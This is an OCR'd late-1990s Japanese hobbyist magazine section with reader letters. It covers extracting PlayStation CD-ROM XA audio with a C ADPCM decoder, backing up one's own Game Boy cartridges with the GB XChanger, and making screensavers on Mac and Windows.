●ぷに萌え星人パッシングを見て笑ってしまいました。（岩手県盛岡市/自虐少年M） ●ジッタリンジン…もとい渡辺電機(株)といえば、3月26日発売のビジネスジャンプ増刊号に「風の軍団」を発表している。タイトルからは千葉真一チックな内容を連想させるが、内容は読んでのお楽しみ!!

サウンド吸い出し

soltin

リバースエンジニアリングに始まり、ソフトウェア開発、ハードウェア開発と多岐にわたる活動をしているが、開発の原動力は、「いかに萌えるか」という典型的なヲタクである。今回取り上げたのはサウンドの吸い出しだが、PC-88のエミュレータも作っているので次号はそれについて(うそ)。

mania

プレイステーションの初期のソフトには音声データをCD-DAで記録しているものが多く、トラック2以降をCDプレイヤーにかけると、そのまま再生できるものがたくさん存在しました。ところが、CD-DAはクオリティはよいのですがディスク容量を消費するため、ゲームの大容量化にともない音声データをそのままCD-DAで記録することは容量的に厳しくなっています。そのため、最近のソフトでは音声をCD-ROM XAフォーマットで記録する方式が一般的です。


CD-ROM XAで記録した場合、CD-DAと同等のクオリティでも1/4の容量ですませることができます。しかし、CD-ROM XAは普通のCDプレイヤーでは再生できないため、音声のみを聞くといったことは不可能です。ここではパソコンを使ってCD-ROM XAフォーマットの音声データを吸い出し、手軽に楽しむ方法を紹介しましょう。

CD-ROM XA フォーマットとは?

まず、CDの構造からみてみましょう。〈第1図〉はCDの1セクタめのフォーマットです。CD-DAは1セクタ全部が16ビットPCMデータです。それにくらべ、パソコンで使用しているCD-ROMはMODE1といって、データの信頼性を上げるためにエラー検出/訂正符号が付加されています。さらに強力なエラー訂正符号が加えられているのがMODE2でFORM1、FORM2にわけられます。CD-ROM XAはMODE2のFORM2です。音声とデータに必要な信頼性を加味して効率よくデータを混在させることができるような構造になっており、サブヘッダでユーザーデータの種類を記録しているのが特徴です。

CD-ROM XAで利用できる音声データのクオリティは〈第2図〉のようになっています。圧縮フォーマットは4ビットADPCMですから、CD-DAに対して1/4のデータ量に圧縮が可能です。つまりCDのデータ転送バンド幅の1/4だけを使えば音声を途切れなく再生することができ、残りの3/4はデータや画像に使えます。さらにプレイステーションは倍速ドライブであるため、バンド幅は1/8ですむわけです。CD-ROM XAはサブヘッダで画像/音声の判別やチャンネルの情報を得るため、データを解析するにはサブヘッダを読む必要があります。

〈第1図〉フォーマットの種類



●ファミ通4月2日号にMOD Chipとかマジコンが出てたんですけど、よいのでしょうか。(大阪府河内長野市/乱二世) ㊎よいんじゃないでしょうか。法的には問題ないし認知度も上がっているから。しかしさすがはファミ通。写真に原型をとどめぬほどのモザイクが入っていましたな。

〈第2図〉CD-ROM XAの音声データのクオリティ

レベル	サンプリング周波数	量子化ビット	チャンネル	圧縮倍率	帯域幅
CD-DA	44.1KHz	16	ステレオ	1	20KHz
CD-ROM XA Level B	37.8KHz	4	ステレオ/モノラル	4/8	17KHz
CD-ROM XA Level C	18.9KHz	4	ステレオ/モノラル	8/16	8.5KHz

CD-ROM XA データの読み込み

パソコンのCD-ROMドライブでCD-ROM XAフォーマットのデータを普通に読んだ場合、エラーを起こす場合もありますし、たとえ読み込めてもユーザーデータしか得られません。サブヘッダを含んだデータを読み込むには、MS-DOS（DOS窓含む）上でMSCDEX READファンクションのRAWモードを使用するのが簡単です。Windows上でASPIを利用し、READ CDコマンドのヘッダ付きを指定しても読み出せます。

MSCDEXやASPIは、ファイル名を直接指定することはできず、CD-ROMの論理ブロックアドレスを指定する必要があります（CD-ROM論理ブロックアドレスとはCD-ROM先頭からの絶対番地を示すアドレスのこと）。ところが、ファイル名からCD-ROM論理ブロックアドレスに変換するファンクションやAPIは用意されていません。そこで、プレイステーション用CD-ROMのファイル構造はパソコンで一般的に使用されているISO9660フォーマットに準拠していますので、直接ISO9660フォーマットを解析してファイル名から論理アドレスを得ることにしましょう。

拙作のxaex（http://home.highway.ne.jp/soltin/xaplay.html）では以上の作業を行い、サブヘッダが音声データのみ吸い出します。まれにファイル化されていないデータもあるようなので、CD全体をスキャンしてヘッダ情報を元にデータを吸い出すという手も有効です。

吸い出したXAをPCMへ変換

CD-ROM XAの音声データは4ビットADPCMですから、このままでは再生できません。これを16ビットPCMに変換するプログラムが〈リスト1〉になります。CD-ROM XAフォーマット1セクタの構造体がXA_FORMです。構造体に1セクタ読み込んでadpcm_decodesを呼び出すと、1セクタぶんのステレオ16ビットPCMに変換します。これにWAVEヘッダを付ければWindowsのWAVEファイルとして使用できますし、メディアプレーヤーなどで直接再生することも可能です。

このときのサンプリング周波数は、構造体のデータエリアをみると112バイト×18=2016バイトになるので、CD-DAの2352バイトと比較すると、44.1KHz×（2016/2352）=37.8KHzとなります。

これはCD-ROM XAの最大サンプリング周波数ですので、データによってはその半分の18.9KHzのものもあります。

ツールの応用法

プレイステーションの音声データを吸い出す方法を簡単に説明しました。セガサターンにはCD-ROM XAデータがRIFFファイルとして収められているソフトもあります。このデータは面倒なデータの吸い出しをしなくてもそのまま読むことができますので、吸い出しツール、再生ツールをRIFFファイルに対応しておくと応用が広がるでしょう。

参考文献

UNIX MAGAZINE 1992.12
The BASIC 1993.12
Inside Windows 1998.12

♪用語解説♪

■ADPCM
音声をデジタルデータに変換する方式の1つ。音楽CDはPCM方式を利用しているが、ADPCM形式に変換するとデータを圧縮できる。

■サンプリング周波数
sampling frequency。連続したアナログ信号をデジタル信号に変換する作業をサンプリングという。サンプリングの際に波型のアナログ信号を細かく区切る間隔をサンプリング周波数という。サンプリング周波数44.1KHzというのは1秒間に発生した音声を1/44100秒の間隔で区切ったということ。

■ASPI
Advanced SCSI Programming Interface。アメリカのAdaptec社が開発した高性能SCSIデバイスを制御するためのインターフェース。

■ISO9660
国際標準化機構であるISOが定めたCD-ROMの標準論理フォーマットのこと。ほとんどのOSで読み込むことが可能。

●エ○コムのパソコンラック、不良品。昔に買ったエ○コムのモニタ、不調。リコール隠しがあったので、修理に困った。（愛知県知多市/四谷言成）㊝エッグマウスで1時代を築いたメーカーですな。数年前に入社試験を受けたことがあるけど、浪速の商人でっせって感じだったなあ。

〈リスト1〉4ビットADPCM→16ビットPCM変換プログラム

```
struct XA_FORM {
 char sync[12];
 unsigned char min;
 unsigned char sec;
 unsigned char block;
 unsigned char mode;
 struct SUB_HED {
  unsigned char file;
  unsigned char channel;
  unsigned char submode;
  unsigned char coding;
 } sub[2];
 struct ADPCM_DATA {
  struct SOUND_GROUP {
   unsigned char param[16];
   unsigned char data[112];
  } sg[18];
  char zero[20];
  char edc[4];
 } adpcm;
};

long bufl[2], bufr[2];

void adpcm_decodes(struct XA_FORM *xa, short *pcm)
{
 static const long k0[] = {0, 0xf0, 0x1cc, 0x188};
 static const long k1[] = {0, 0, -0x00d0, -0x00dc};
 long wl, wr, rl, fl, rr, fr;
 int i, s, p;

 for(s=0; s<18; s++) {
  for(p=0; p<4; p++) {
   rl = 0x0c - (xa->adpcm.sg[s].param[p*2+4] & 0x0f);
   fl = (xa->adpcm.sg[s].param[p*2+4] & 0x30)>>4;
   rr = 0x0c - (xa->adpcm.sg[s].param[p*2+5] & 0x0f);
   fr = (xa->adpcm.sg[s].param[p*2+5] & 0x30)>>4;
   for(i=0; i<28; i++) {
    wl = xa->adpcm.sg[s].data[i*4+p] & 0x0f;
    if(wl & 0x08) wl -= 0x10;
    wl <<= rl;
    wl += (k0[fl]*bufl[0]+k1[fl]*bufl[1])>>8;
    bufl[1] = bufl[0];
    bufl[0] = wl;
    if(wl>32767) wl=32767;
    else if(wl<-32768) wl=-32768;
    *pcm++ = (short)wl;

    wr = xa->adpcm.sg[s].data[i*4+p]>>4;
    if(wr & 0x08) wr -= 0x10;
    wr <<= rr;
    wr += (k0[fr]*bufr[0]+k1[fr]*bufr[1])>>8;
    bufr[1] = bufr[0];
    bufr[0] = wr;
    if(wr>32767) wr=32767;
    else if(wr<-32768) wr=-32768;
    *pcm++= (short)wr;
   }
  }
 }
}
```


●『ギターフリークス』と『ダンスダンスレボリューション』。プレイして恥ずかしいと思うのはどっち？（神奈川県横須賀市/ジミー変ドリックス）
㊎どっちかっていうと『ダンスダンスレボリューション』かな。"ケンケンパ"よりギターを持っているほうがさまになるもんね。

♪サウンド吸い出しマニアおすすめツール集♪

Puni Station

http：//home.highway.ne.jp/soltin/index.html

今回の原稿を執筆したsoltin氏のページ。プレステのCD-ROM/XAデータをWAVEデバイスで直接再生するプレイヤーのほか、PC-FXの動画をWindows上で再生するプレイヤー、サターンのCGローダーもある。ツール系以外のソフトとして、デスクトップを飾る時計ソフト、WAVEの出力に合わせてルリが歌ってくれる『Sing Ruri』など萌え系ソフトもバッチリサポートしている。

Plesto's Homepage!!


http://www.shonan-it.ac.jp/each_science/info/plesto/index.html

Plesto氏のページ。セガサターンの動画ファイル「Cinepak for SEGA」から音だけを吸い出して、それをWindowsのWAVEファイルに変換するプログラム『CPK2WAV』を置いている。

このプログラムはもちろんDOS用であるが、ページ自体はFM TOWNSにも力を入れており、「うんず掲示板」という専用掲示板もある。TOWNSユーザーは必見。

Hurricane's Home Page

http：//www.geocities.co.jp/SiliconValley/3114/



hurricane氏のページ。シネパックやTrue Motionムービーを Windows上で再生するプログラム、True MotionムービーのADPCMデータをWAVEデータに変換するプログラムなど、サターン系のツールにも力を入れている。プレステのmotion JPEG（STRファイル）を再生する『PsxPlay』というソフトもある。Windowsだけではなく、X68kのソフトもサポートしている。

TRASYS

http://www.trasys.gr.jp/

プレステのCD-ROMからムービーファイルを探し出し、ハードディスクに出力するソフト『Strslvg』と『Strslvg』で吸い出したムービーファイルのなかのXAファイルをWAVファイルに変換する『Xa2wav』を公開している。そのほかにCD-ROM/XAファイルをCD-ROMから直接読み出してコピーする機能を持つMS-DOS用ソフトX『acopy』や『Susie32』用プラグインも。

駄目人間補完計画 別館

http://member.nifty.ne.jp/J2M3/

かけはた氏のページ。「PSのCDのなかには」というコーナーがあり、オリジナルソフトは置いていないが、吸い出しツールへのリンクと説明が簡潔で要を得ているので使いやすい。ケーススタディと称してプレステの個別ゲームタイトルの各ファイルの中身を説明しているところも参考になる。メモリーカードをWindowsで読み書きできる『WINPSM』にも力を入れている。

えいさあ's Room

http：//member.nifty.ne.jp/asr/index.html

えいさあ氏のページ。CD-ROM/XAのADPCMで記録されている音声データをWAVに変換するツール『Psbgm』、CD-ROM/XA Mode2 Form2のファイルを読み出すツール『psbgmcp』が置いてある。吸い出しツール以外にNIFTYのログ集計など便利なツールも。えいさあ氏はシューティングゲームが得意のようで、各ゲーム雑誌主催の大会では何度も優勝しているらしい。

●『ギガウイング』に大期待!!　シューティングの魅力がこのゲームには詰まってる!!（愛知県名古屋市/1兆点ってビンとこない）㊙『怒首領蜂』とはまた違った魅力をもったシューティング。冬目景にはこういう仕事をしてないで、はやく「羊のうた」を描いてほしいんだけど。

backup mania


鬼脚

宇多田ヒカルファンの近ごろ弱気な社会人。最近はワンダースワンの『チョコボの不思議なダンジョン』に夢中。『チョコボ』のバグの多さを声高らかに指摘する人をみると憐れみを感じてしまうらしい。ゲームボーイソフトのバックアップはたしなむ程度にしておいたほうがかっこいいかも。

さきごろ、香港のBung Enterpriseから「GB XChanger」というツールが発売されました。このGB XCangerは、市販のゲームボーイカートリッジからROMイメージを吸い出し、吸い出したROMイメージを別売りのDOCTOR GB CARDというカートリッジに書き込むことができるというゲームボーイソフトのバックアップツールです。

また、たんにバックアップをとるだけではありません。このツールはNin1カートリッジを作ることもできるのです。このNin1カートリッジを作れることこそがGB XChangerの最大のウリといえるでしょう。

GB XChangerの使いかたは決して難しくはありませんが、付属の説明書は英語で書かれているため少々わかりづらいかもしれません。そこで、ここではGB XChangerの基本的な使用方法から始めて、Nin1カートリッジを作成するところまで説明することにしましょう。



<写真1>GB XChangerを使うにはこれだけの準備が必要だ。

パソコンにつなげる

まずはパソコンとGB XChangerをつなげるところから始めます。付属の説明書では、パソコンとGB XChangerをつなげるケーブルにパラレルケーブル（オス-オス、ストレート結線）を指定しているので、GB XCanger本体といっしょにパラレルケーブルを用意しましょう。


…といいたいところですが、そんなパラレルケーブルはなかなか売っていません。執念深く探せば、運よくみつかることがあるかもしれませんが、何件もの店を探してまわるのは、はっきりいって時間のムダです。

そこで、代用品としてRS-232Cケーブル（Dサブ25ピン、オス-オス、ストレート結線）を使用しましょう。この規格のケーブルならば、たいていのパソコンショップで手に入ります。実際に試してみると、とくに問題なく使用できます（自分の責任で！）。


では、電源がオフになっていることを確認してから、ケーブ

●「バッ活パート8」から買っていますが、毎年3月号はすぐに書店で購入しないと売りきれることがよくあります（笑）。とぎれたくないので毎月買ってます。（岐阜県岐阜市/前田　智宏）㊎いつから3月号がこういう内容になったのかは謎ですが、もう伝統ですかね。充実するよう頑張ります。


ケーブルをつなぐ



パラレルケーブルを推奨されているが、RS-232Cでも代用可能。



パラレルポート設定の変更はBIOS画面で行う。パソコンの説明書参照。



設定をEPPに変更。ECP、EPP&ECPではGB XChangerは認識されない。

ルを経由してGB XChangerをパソコンのパラレルポートにつなげてみましょう。しっかりとつながったのを確認してから、GB XChangerの電源を入れます（単4電池6本使用）。すると赤いLEDが光り輝くはずです。

接続できたら、付属のフロッピーに入っているgbt.exeをハードディスク上にコピーして、DOSモードで実行してみましょう。ここで、GB XChangerを認識するはずです。

実行してもパソコンがGB XChangerを認識しない場合は、パラレルポートの設定がEPPになっていない可能性があります。GB XChangerはEPPモードにしか対応していません。パラレルポートの設定がECPになっている場合は、BIOS画面でパラレルポートをEPPに設定し直す必要があります。

もし、自分のパソコンのパラレルポートをEPPに設定できない場合、GB XChangerは使用できません。この場合は残念ですが、あきらめてください。

ROMイメージを吸い出す

無事にパソコンとGB XChangerを接続することができたら、実際にカートリッジからROMを吸い出します。GB XChangerの電源がオフになっていることを確認してから、吸い出し対象のゲームボーイ用カートリッジをGB XChangerに挿し込み、きっちりと挿さったことを確認したら、電源をオンにして、DOSプロンプトを起動させて以下のように打ち込んでください。

```
C>cd ¥gbt
C:¥gbt>gbt.exe -b rom1.gb
```


1行めで作業ディレクトリを変更しています。もし、gbt.exeの置いているディレクトリ名が違う場合は、そのパスを指定してください。

2行めがカートリッジから実際にROMを吸い出すためのコマンドです。GB XChangerでは「-b」がカートリッジからROMイメージをパソコンに転送するコマンドになります。「-b rom1.gb」とすることで、rom1.gbという名前のROMイメージがgbtというフォルダ内に保存されることになるのです。

ここまでの要領がわかったら、rom2.gb、rom3.gb…といったことの繰り返しです。家中のゲームボーイソフトのROMイメージをパソコンのハードディスクの容量が尽きるまで吸い出すのもよいかもしれません。

ところで、gbt.exeにはいくつかのバージョンが存在しており、バージョンによってはファイル名がgbt12.exeとなっていることがあるのです。その場合は、正確に「gbt12.exe」と打ち込んでください。gbt.exeと入力してもなにも起こりません。

次は吸い出したROMイメージ



＜写真2＞GBT.exeの操作はDOSプロンプトで行う。DOSの知識があると便利。

●ゲームラボは“廃人”への第1歩といわれ、X-TやPARなどの改造ツールを使う人は“外道”と言われます。(東京都江東区/異端者1号) ㊐“かすみ”とかのスカートはずしを見せてあげれば改造に対するまわりの認識も変わるかも。レベル99ばかりがゲーム改造ってわけじゃないからね。

をGB CARDに書き込むわけですが、その前にうまく吸い出せたか否かを確認します。パソコン上での確認にはゲームボーイエミュレータが便利です。

現在、ゲームボーイエミュレータは何種類も存在していますが、どんなエミュレータを使ってもかまいません。最近はゲームボーイカラーにも対応したゲームボーイエミュレータも出まわっていることですし、いろいろなエミュレータのなかから自分が気にいったものを利用すればよいでしょう。

うまく動かすことができれば、吸い出し成功です。今度は吸い出したROMイメージをGB CARDに書き込みましょう。

GB CARDに書き込む

GB XChangerの電源をオフにしたら、先ほどのカートリッジを抜き、代わりにGB CARDを挿し込みます。ふたたび電源を入れたら、DOSプロンプトから以下のように入力してください。

```
C:¥gbt>gbt.exe rom1.gb
```

先ほど吸い出した「rom1.gb」というROMイメージがGB CARDに書き込まれたはずです。成功したかどうかを確かめるため、GB CARDをゲームボーイの実機に挿し込んで電源を入れてみましょう。ゲームが始まれば、書き込み成功です。

もしかすると、GB CARDを挿し込んでも、なにも起こらないかもしれません。GB CARDはすべてのROMカートリッジに対応しているわけではないのです。エミュレータ上では問題なく動かすことができても特定のカートリッジの場合、GB CARDにROMイメージを書き込めない可能性があります。そのような場合は、いくら頑張ってもムダなので、書き込めないROMイメージについてはあきらめるしかありません。

<写真3>吸い出したROMイメージはエミュレータで動作を確認。ここで使用しているのはD-BOY。

<写真4>ROMがうまく吸い出せているのを確認したらGB CARDに書き込み、実機で起動させよう。

Nin1ソフトを作るには

以上でゲームボーイのカートリッジからROMイメージを吸い出して、GB CARDに書き込むまでの一連の流れはわかったと思います。しかし、1本のタイトルを1本のGB CARDにバックアップしていたのではあまりメリットがありません。

<写真5>今度はNin1ソフトの作成に挑戦。これだけのカートリッジが1本に収まってしまう?

市販のゲームボーイソフト1本のほうがGB CARD1本の値段よりも安いのですから、わざわざバックアップをとらなくても新品ソフトを買ったほうが箱、説明書までついてくるので断然オトクです。中古ソフトを買えば、もっと安くすませることができますし、時間をかけてバックアップをとるメリットは小さいかもしれません。

しかし、冒頭にも書いたようにGB XChangerにはNin1ソフトを作成する機能がついています。この機能を使ってこそのGB XChangerといえるでしょう。以下にGB XChangerを使ってNin1ソフトを作成する方法を説明していきます。


GBPACKでNin1を作る

GB XChangerでNin1ソフトを作成するためには『GBPACK』というソフトが必要です。「そんなものは持っていない」という人はすぐに手に入れましょう。『GBPACK』はBung Enterpriseの

●児ポ禁法のネーミングセンスにバカウケ! 響きよすぎ! ちなみにオイラは『ポケットファイター』をポケターとか略しちゃったりしてます。(佐賀県杵島郡/FEL) ㊟もとの名前がわからなくなる略称は不可。"キンター"と聞いて、何人くらい『KOF』を思い浮かべるんでしょうか?

<写真6>DOSプロンプトでGBPACKのコマンドを打ち込む。『GBPACK』はBung Enterpriseのホームページで入手可能。

<写真7>うまく吸い出せるとスタート画面はこのようになるはず。



<写真8>あとは遊ぶだけ。自分が所有していないROMを書き込むようなまねはやめよう。

ホームページ(http://www.bung.com.hk)で簡単にダウンロードすることができます。

インターネットをできる環境が整っている人はよいのですが、そうでない人にとって、『GBPACK』の入手はきわめて困難です。そんなときはインターネットをやっている友人に協力をお願いして、なんとしてでもゲットしてください。

めでたく『GBPACK』を手に入れたらさっそくNin1ソフトの作成に取りかかります。例によって、GB XChangerの電源がオフになっていることを確認してからGB CARDを挿し込んでください。

Nin1カートリッジの作成にもDOSプロンプトを利用します。以下のようにコマンドを入力してください。

C:¥gbt＞copy /b gbpack.v12＋rom1.gb＋rom2.gb＋rom3.gb…

これは『GBPACK』に吸い出したROMイメージを結合させるコマンドです。このコマンドを実行するとGBPACKにrom1.gb、rom2.gb…が結合していきます。すなわち、GBPACKが複数のROMイメージが結合したファイルになるのです。

ところで、GBPACKがrom1.gb、rom2.gb…を含んだ状態のファイルになると、当然のごとく、もとの何もついていない『GBPACK』ではなくなってしまいます。ですから、このコマンドを実行する前には初期状態の『GBPACK』をコピーして、違うフォルダに保存しておくほうが無難です。

「gbpack.v12」と書きましたが、『GBPACK』にもいくつかのバージョンが存在します。そして、それぞれのファイル名は「gbpack.16m」「gbpack.4m」など少々異なるので、違うバージョンの『GBPACK』を使用する場合は、自分が入手したバージョンのファイル名にあわせてコマンドを打ち込んでください。

以上の手順をふめばgbpack.v12がNin1のROMイメージになるはずです。このイメージをGB CARDに書き込めばNin1カートリッジの完成です。書き込むためのコマンドは1つのROMイメージを書き込むときの要領と同じで、以下のようになります。

C:¥gbt＞gbt.exe gbpack.v12

書き込みが終了したら、今回もGB CARDをゲームボーイの実機に挿し込んで、実際に動くかどうか試してみましょう。うまく動いたでしょうか? バッチリ動いたならば大成功、あとは遊ぶだけです。思う存分楽しんでください。

◆　◆

最後に断わっておきますが、GB XChangerを使ってバックアップしてよいのは自分で所有しているカートリッジのみです。ネット上にはゲームボーイのROMイメージをアップしているサイトも存在しますが、そのようなサイトで手に入れたROMイメージを使用することは著作権法上、非常に問題があります。その点だけは、くれぐれも注意してくださいね。

バックアップは自分で所有のソフトだけ!!

●「FFVIII」を"つまらない"と言ったヤツは絶交だ!」と宣言した友人がとうとうクラスの誰とも話をしなくなりました。(静岡県焼津市/かき氷)
㊙自業自得と言われても仕方ないのかも。けっこう無謀なカケをするもんですな。友人の目が覚める日がくるのを祈ります。

スクリーンセーバー mania

screen saver mania

maruan
同人ソフト作家。
「ちょ〜ときめかねぇスクリーンセーバー」が人気

ここでは簡単で安価なスクリーンセーバー作成術を紹介します。お気に入りの画像を自分流にアレンジしてみよう!!

自作の同人ソフトやスクリーンセーバーを作ってみたいけれど、1からプログラムを書くのはちょっと…。という人は迷うことなく市販の作成ツールを使ってみましょう。

最近のツール類は多機能なものが多く、配布についても制約が少ないとくれば、努力次第でかなりのモノを作って配れるはずです。市販のツールを使って作成しているからといって、1から起こしたプログラムに引けめを感じる必要はありません。制作に必要な技術的敷居が低い状況では、最終的に重要になってくるのは技術よりセンス。「なにはともあれ作ってみる」という基本姿勢があれば誰にでも満足できる作品が作れます。では、まず制作に入る前にMacとWindows両方のスクリーンセーバー作成環境をみてみましょう。


MacとWindowsの環境について

Windows95/98はOSに標準でスクリーンセーバーの機能が組み込まれています。当然それにともない、たくさんのスクリーンセーバーモジュールや作成ツールが存在しています。

いっぽうMacOSにはスクリーンセーバーの機能は組み込まれていません。そのため、市販されているスクリーンセーバー『AfterDark』が事実上の標準となっており、多くのモジュールが存在しています。昔から、さまざまなキャラクターモノのスクリーンセーバーなどが『AfterDark』用のモジュールとして同梱販売されるなど、Macユーザーに馴染み深いソフトです。

Mac、もしくはWindowsにしろ、はじめはパラパラ漫画のようなスクリーンセーバーを作成しましょう。コンセプトは「お手軽」&「低予算」。実際の制作にあたり、Mac環境では「SCREEN STUDIO」(infinisys社、定価6,000円)、Windows環境でのスクリーンセーバー作成には『作りんセーバー』(ラック社、定価6,800円)などを使用しました。

筆者はMacintosh環境をメインで使っているため、ここでは画像などの素材はすべてMac上で用意し、Windows環境と素材を共有して作成していきます。



見慣れたマークがヒラリ。当たり前のスクリーンセーバーにはもう飽きた!

スクリーンセーバー制作概要&素材

最初にどういったスクリーンセーバーを作るのか決めましょう。このときの構想が作品の完成度を大きく左右することになるので慎重に。はじめから複雑に凝りすぎると途中で挫折する場合が多々あるため、まずはキャラクターが画面を動くといった単純なものから始めるのがよいでしょう。素材についてはスキャナやデジカメで取り込み、グラフィックソフトで加工するなどして準備します。

Macintoshでの作成

『SCREEN STUDIO』はMac用のスクリーンセーバー作成ソフト

●プレステのCMの「1、2、3」のかけ声。12,300円と思った人は、オレのほかにもいたはずだ。なにが1月23日だ。(奈良県奈良市/るり☆るり) 掲
というより、12月中にプレステ買ったユーザーは大立腹でしょう。まったく値下げすんならはやく言えっつーの。掲も12月中に買った1人です。

として人気があるソフトです(選択肢がほかにあまりないというのも事実だが…)。参考までに、作成したモジュールを個人で配布・販売する限りにおいて制約はなく、同人作品の制作にも向いています。

ソフト売り場に群がる人々。おめあてのスクリーンセーバー作成ソフトはどこ?

さて、このソフトは『AfterDark』モジュール形式及び単体のアプリケーションとしてのプログラムを生成することが可能です。Ver.2.0になってからは多くのパターンを扱えるようになり、MIDIなどのサポートも追加されたので、見ためにも派手な作品を制作できるようになりました。作成方法はグラフィックをグループ化し、移動・衝突などの各動作に対してイベントを設定するタイプとなります。

利点はそれぞれのキャラクターに多くのイベントを発生させることができること。反面、最初から完全に決まりきった動作をするようなスクリーンセーバーの作成には若干工夫が必要となります。

「Macでのスクリーンセーバー=AfterDarkで扱える形式」というわけですから、単純な動作のスクリーンセーバーを作成する場合には、この際発想を変えて“QuickTimeムービー形式”のムービーのみ作成、ということも可能です。理由は至極単純。『AfterDark』は選択したフォルダ内にあるムービーファイルをスクリーンセーバーに指定する、という機能を最初から持っているからです。

つまり「QuickTime形式のムービーを作る=スクリーンセーバーモジュールを作る」ともいえるわけです。これを読んで「…せこい」と思われた人も多いでしょう。しかし、実際の機能的な面ではどちらの形式でもまったく問題ないのです。

たとえば『AfterDark』でQuickTimeムービー指定すると、フォルダ内にある複数のムービーを順次、もしくはランダムで表示できます。表示する座標も変えられますし、とにかく最初から便利な作りとなっているのです。

その気になればQuickTimeムービーは市販ソフトをいっさい使わずとも作成が可能です。高価なソフトを使わずに、QuickTimeに付属しているMovie Playerに画面をペーストしていくだけでも単純なムービーが作れます。最初はこういった手軽な方法から始めてみるのも悪くはないでしょう。制作環境を大幅に向上させたくなったら、『ANIME STUDIO』や『Director』のようなムービー制作に適したソフトにステップアップし、必要に応じて使い分ければよいのです。

風景でもアイドルでもあなたの好きな画像を選んでチョーダイ!!

Windowsでの作成

『作りんセーバー』はWindows95以上の環境で動作する市販のスクリーンセーバー作成ソフトです。入手方法はホームページ(http://www.din.or.jp/~rac/index.htm)へアクセスするのが確実でしょう。

このソフトは前述の『SCREEN STUDIO』と違い、全体の流れとしてオブジェクトを配置していく構成となります。『Director』のステージにキャストを配置していく感覚に近く、初心者でも比較的わかりやすい操作体系といえるでしょう。

そのうえ、SCR形式として保存すれば即座にWindows用のスクリーンセーバーとして使用可能な手軽さ。作成したモジュールに関しては商用配布も可能なため、スクリーンセーバーの自作に挑戦する最初のソフトとしておすすめです。

MacとWindowsの連携

今回とりあげた『SCREEN STUDIO』と『作りんセーバー』間にはファイルの互換性がないため、素材としたファイルを共通使用することのみを念頭に置きます。MacでもDOSフォーマットでのFDの読み書きは可能なので、FDDがあ

●ドリームキャストが近所の店でもう25,000円だった…。ぜったいヤバイと思う。(住所不明/うしボン・⑲) ㊟ま、ハードの値段が下げられるのは、ユーザーとしてはうれしいことなので問題ないかと。『ソウルキャリバー』も発売されるみたいだし、購入を検討してみては?

れば1.4Mバイト以下の大きさのファイルについては問題ないでしょう。

しかし、それ以上大きいファイルを転送する場合は、Mac/Windows両機をイーサネット接続してデータをやりとりするほうが無難。幸いにもMacOS8.0以降には標準でWeb共有の機能がありますし、また無償で配布されている『Personal Web Server』を使用した簡易サーバ上でファイルをやりとりすることも可能です。

より多くのデータをひんぱんにやりとりする場合は『PCMac Lan』や『DAVE』などの異機種間接続ソフトが便利です。しかし、仕事でなく趣味の範囲で少量のデータをやりとりするのならば、上記の方法で安くしあげることも可能です。

さらに便利な作成方法

スクリーンセーバーの次はWindows/Mac両対応の本格的な作品を作りたい！　と思う人も多いでしょう。現在、両機種共通のプラットフォームで開発できる環境としては『Director』という大御所がありますが、価格もそれなりにしますので相応の覚悟が必要です。

そこで安価で手軽な環境としては『GREEN Ver1.0』（INFOCITY社定価22,350円）があります。これはMac上で動作するオーサリングソフトで、素材を配置していくだけで手軽に作品が作れます。複雑な作りこみは不可能ですが、紙芝居的な作品ならだれでもすぐに作ることができるでしょう。

